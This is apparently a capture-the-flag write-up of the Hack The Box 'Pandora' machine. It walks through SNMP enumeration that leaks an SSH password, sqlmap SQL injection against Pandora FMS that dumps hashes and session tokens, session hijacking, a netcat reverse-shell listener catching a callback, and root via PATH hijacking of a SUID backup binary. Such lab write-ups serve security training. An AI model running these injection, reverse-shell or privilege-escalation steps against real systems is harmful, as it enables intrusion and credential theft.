



# Pandora - MuhammedAliSh (Hikari)

## 1. Enumeration

a. First we can use rustscan which scans all tcp ports (65535) in less time than nmap

i. rustscan -a 10.10.11.136 -r 1-65535

1. only found two ports open: 22 for ssh & 80 for http

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
```

b. We ran nmap on both ports

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Play | Landing
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-favicon: Unknown favicon MD5: 115E49F9A03BB97DEB840A3FE185434C
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

c. After a lot of enumeration on both ports, we find nothing interesting, So we think about finding more ports (UDP)

d. You could use nmap top 1000 udp ports, but It takes a lot of time >> anyway it found port 161 is open

```
└─$ sudo nmap -sU $ip -v
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-21 08:37 EDT
Initiating Ping Scan at 08:37
Scanning 10.10.11.136 [4 ports]
Completed Ping Scan at 08:37, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:37
Completed Parallel DNS resolution of 1 host. at 08:37, 0.00s elapsed
Initiating UDP Scan at 08:37
Scanning 10.10.11.136 (10.10.11.136) [1000 ports]
Increasing send delay for 10.10.11.136 from 0 to 50 due to max_successful_ryno increase to 4
Increasing send delay for 10.10.11.136 from 50 to 100 due to max_successful_ryno increase to 5
Increasing send delay for 10.10.11.136 from 100 to 200 due to max_successful_ryno increase to 6
Increasing send delay for 10.10.11.136 from 200 to 400 due to max_successful_ryno increase to 7
Increasing send delay for 10.10.11.136 from 400 to 800 due to max_successful_ryno increase to 8
UDP Scan Timing: About 4.32% done; ETC: 08:49 (0:11:27 remaining)
Increasing send delay for 10.10.11.136 from 800 to 1000 due to 11 out of 35 dropped probes since last increase.
UDP Scan Timing: About 7.18% done; ETC: 08:52 (0:13:09 remaining)
Discovered open port 161/udp on 10.10.11.136
```

- e. For getting a faster way, I searched for most common UDP open ports and found this article  
[https://www.speedguide.net/ports\\_common.php](https://www.speedguide.net/ports_common.php)
- f. I copied the udp ports and used sed and awk to make a suitable list of ports for nmap

```
161,123,53,500,111,137,69,5353,12203,9987,9300,1029,27960,64738,28960,13777,27910,7159,34297,23000,13,19,9905,27003,8888,3784,1984,10024,445,
```

- g. and found one open which is 161 for snmp

```
Nmap scan report for ip-10-10-11-136.eu-central-1.compute.internal (10.10.11.136)
Host is up (0.032s latency).
Not shown: 40 open|filtered udp ports (no-response)
PORT      STATE SERVICE
123/udp    closed ntp
161/udp    open  snmp
500/udp    closed isakmp
520/udp    closed route
1029/udp   closed solid-mux
1984/udp   closed bb
7777/udp   closed cbt
27910/udp  closed quake2
28960/udp  closed unknown
50437/udp  closed unknown
```

## 2. Exploiting SNMP

- a. I followed Hacktricks cheat sheet for snmp ports 161,162 pentesting:
- i. <https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp>

- ii. Just ran nmap and snmpwalk:

1. `sudo nmap -sU -p161 --script snmp-* 10.10.11.136`

- a. after founding public community string "public", I used snmpwalk for easier enum

- iii. `snmpwalk -v 1 -c public 10.10.11.136 | tee snmpwalk.txt`

1. I found those strings from snmpwalk

```
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
```

2. I also found daniel password in snmpwalk dumped processes

```
iso.3.6.1.2.1.25.4.2.1.5.805 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.818 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_c
heck -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.824 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.827 = STRING: "-k start"
```

3. Nmap also would have found it:

- a. `sudo nmap -sU -p161 --script snmp-* 10.10.11.136 -oN nmap-snmp.txt`

```
(kali@kali)-[~/ctf/htb/machines/pandora]
$ cat nmap-snmp.txt | grep "HotelBabylon23"
Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBab
ylon23'
Params: -u daniel -p HotelBabylon23
Params: -c /usr/bin/host_check -u daniel -p HotelBabylon23
Params: -u daniel -p HotelBabylon23
```

4. I tried to login with these credentials with SSH and It succeeded

```
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
```

## 3. Lateral movement:

- a. After running Linpeas and reading through the results, I found there is a lot of website files and folders, but I can't access them directly from My machine. I thought about port redirecting using SSH, but I had no idea which port is running these websites.
- b. Here comes the idea of using ssh dynamic tunnel. If you don't know what is ssh dynamic tunnel, you can learn about it from here:  
<https://www.youtube.com/watch?v=E-TRQ7bQoos>
- i. Here is a simple config:


1. `ssh -D 1234 daniel@10.10.11.136` #this will login to ssh and open tunnel at port 1234 on our machine that redirects any traffic going through that port into pandora machine
  - a. enter the password in the open prompt: HotelBabylon23
2. add a new proxy in Foxy Proxy with these configs
  - a. use SOCKS5 in the proxy type

Title or Description (optional)	Proxy Type
<input type="text" value="pandora"/>	SOCKS5
Color	Proxy IP address or DNS name ★
<input type="text" value="#13c6cc"/>	127.0.0.1
Send DNS through SOCKS5 proxy	Port ★
<input type="checkbox"/> Off	1234

3. And to access it from terminal
  - a. add a line in the end of file `/etc/proxychains.conf` and comment socks4 first

```
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
socks5 127.0.0.1 1234 daniel HotelBabylon23
```

- ii. This is the website



- iii. this is its version

1. `v7.0NG.742_FIX_PERL2020`
2. I found some exploits about pandora 742 like sql injection

- iv. And after configuring the proxychain now I can use sqlmap like this:

1. `proxychains sqlmap http://localhost/pandora_console/include/chart_generator.php?session_id=a -p session_id --dbs`

```
available databases [2]:
[*] information_schema
[*] pandora
```

2. `proxychains sqlmap http://localhost/pandora_console/include/chart_generator.php?session_id=a -p session_id -D pandora --tables`
  - a. this is an interesting table

```

tnotification_source_user
tnotification_user
torigen
tpassword_history
tperfil
tphase
tplanned_downtime
tplanned_downtime_agents
tplanned_downtime_modules
tplugin
tpolicies
tpolicy_agents

```

3. proxychains sqlmap [http://localhost/pandora\\_console/include/chart\\_generator.php?session\\_id=a](http://localhost/pandora_console/include/chart_generator.php?session_id=a) -p session\_id -D pandora -T tpassword\_history --dump

id_pass	id_user	date_end	password	date_begin
1	matt	0000-00-00 00:00:00	f655f807365b6dc602b31ab3d6d43acc	2021-06-11 17:28:54
2	daniel	0000-00-00 00:00:00	76323c174bd49ffbbedf678f6cc89a6	2021-06-17 00:11:54

- v. Cracking this password with john

```

(kali@kali)-[~/ctf/htb/machines/pandora]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00.03 DONE (2022-02-27 08:09) 0g/s 3640Kp/s 3640Kc/s 3640KC/s fuckyooh21.
.*7;Vamos!
Session completed.

```

- vi. this password didn't helped much so, I moved into another table "tsession\_php"


```

| fqd96rcv4ecuqs409n5qsleufi | NULL
| 1638786762 |
| g0kteepqajloep6u7msp0u38kv | id_usuario|s:6:"daniel";
| 1638783230 |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;
| 1638796349 |
| gf40pukfdinc63nm5lkroidde6 | NULL
| 1638786349 |
| heasjj8c48ikjlvsf1uhonfesv | NULL
| 1638540345 |
| hsftyg6i5m3ycmut6ln6ig8b0f | id_usuario|s:6:"daniel";

```

g4e01qdgk36mfdh90hvcc54umq


- vii. and copied the session and pasted it in the session cookie >> I got dashboard as user matt



- c. Reverse shell as Matt:

- i. But it needed password, so going to the matt profile I could change the password like this





i. get a shell as matt

```

$ nc -vlp 3333
listening on [any] 3333 ...

connect to [10.10.16.22] from 10.10.11.136 [10.10.11.136] 33724
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
14:10:08 up 10:12, 5 users, load average: 0.00, 0.05, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
daniel    pts/0    10.10.14.5      12:56    15:28  0.07s  0.07s  -bash
daniel    pts/3    10.10.14.62     11:26    2:44m  0.01s  0.01s  -bash
daniel    pts/4    10.10.14.67     12:51    1:18m  0.03s  0.03s  -bash
daniel    pts/5    10.10.16.22     12:53    1:04m  0.05s  0.05s  -bash
daniel    pts/6    10.10.16.22     13:02    21:21  0.02s  0.02s  -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)

```

j. And got the user flag

```

$ pwd
/home/matt
$ ls
user.txt
$ wc user.txt
1 1 33 user.txt

```

#### 4. Privilege escalatio

a. I generated ssh keys and used it to get a better shell

- i. ssh-keygen #to generate new key
- ii. and pasted the public key in /home/matt/.ssh

```

matt@pandora:/home/matt/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCyY0QmDS
IRSXCyT05A3SEEUd3FWvC79Bc8/gg2vV+cg32x29C4EH94l+yFPdZVufH/mTbV/X5tSJU2UGDrVJp+3Tnb
vMveuAmDxm3l1ibczwEbu+5JwAlpC4rE0CH68Ftj4IprYDl0TmEogF934x0coqfRPzJ5L6GK3fGb3Tu1/r
Md5NeKg3T0/p3dqVnmKFBAreewJE0KWM3EoBPfaProJyhFiEt1GnYk8XaqIKmbpxPRTDuzJjbF2ZDqMkYw
Gamzda2pQI9lQoKP+zomAx+T1LJYxY4EYngBtmz5MNLRFtK4dZ9uQy0Iq8KVvc1zq7FX4lJcgccuIX3ND
lanbfZZaenvzMW9dAbT+ThlCEyULX9wansXHntzYh3+JpHgNXDkP9NPvk3oZW+lTrTFDnEmtIpnv1SNAC
UfclucVyhnglOWJZU49K57XrndFCP/u/apjhURH9GRWjHJ4wGm/KNAA6zEn3eBp/4gvoo8BbZexSksDeYl
J/ap+rhKeJYbU= kali@kali" > authorized_keys
<xSksDeYlJ/ap+rhKeJYbU= kali@kali" > authorized_keys

```

iii. Running linpeas again I found file > /usr/bin/pandora\_backup

iv. getting that file to my machine and using strings on it, I found it is using tar command without specifying the PATH. This is a PATH Hijacking vulnerability.

v. I made a new tar file, gave it execute permissions and edited my path so that it points to the directory where my tar file first

```

matt@pandora:~$ echo "/bin/bash -p" > tar
matt@pandora:~$ /usr/bin/pandora_backup ^C
matt@pandora:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local
/games:/snap/bin
matt@pandora:~$ export PATH=/home/matt:$PATH
matt@pandora:~$ ls
LinEnum.sh  tar  user.txt
matt@pandora:~$ ls -l
total 56
-rwxrwxrwx 1 matt matt 46631 Feb 27 11:17 LinEnum.sh
-rw-rw-r-- 1 matt matt   13 Mar  9 11:19 tar
-rw-r----- 1 root matt   33 Mar  9 08:56 user.txt
matt@pandora:~$ chmod 777 tar
matt@pandora:~$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:~# id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:~# cat /root/root.txt
374b29ab47fb796385693702f47ccb03
root@pandora:~#

```

5. Notes:

- a. editing path vairable to privesc won't work without a proper sherll
- b. putting you public key in authorized\_keys >> just copy the whole key even with kali@kali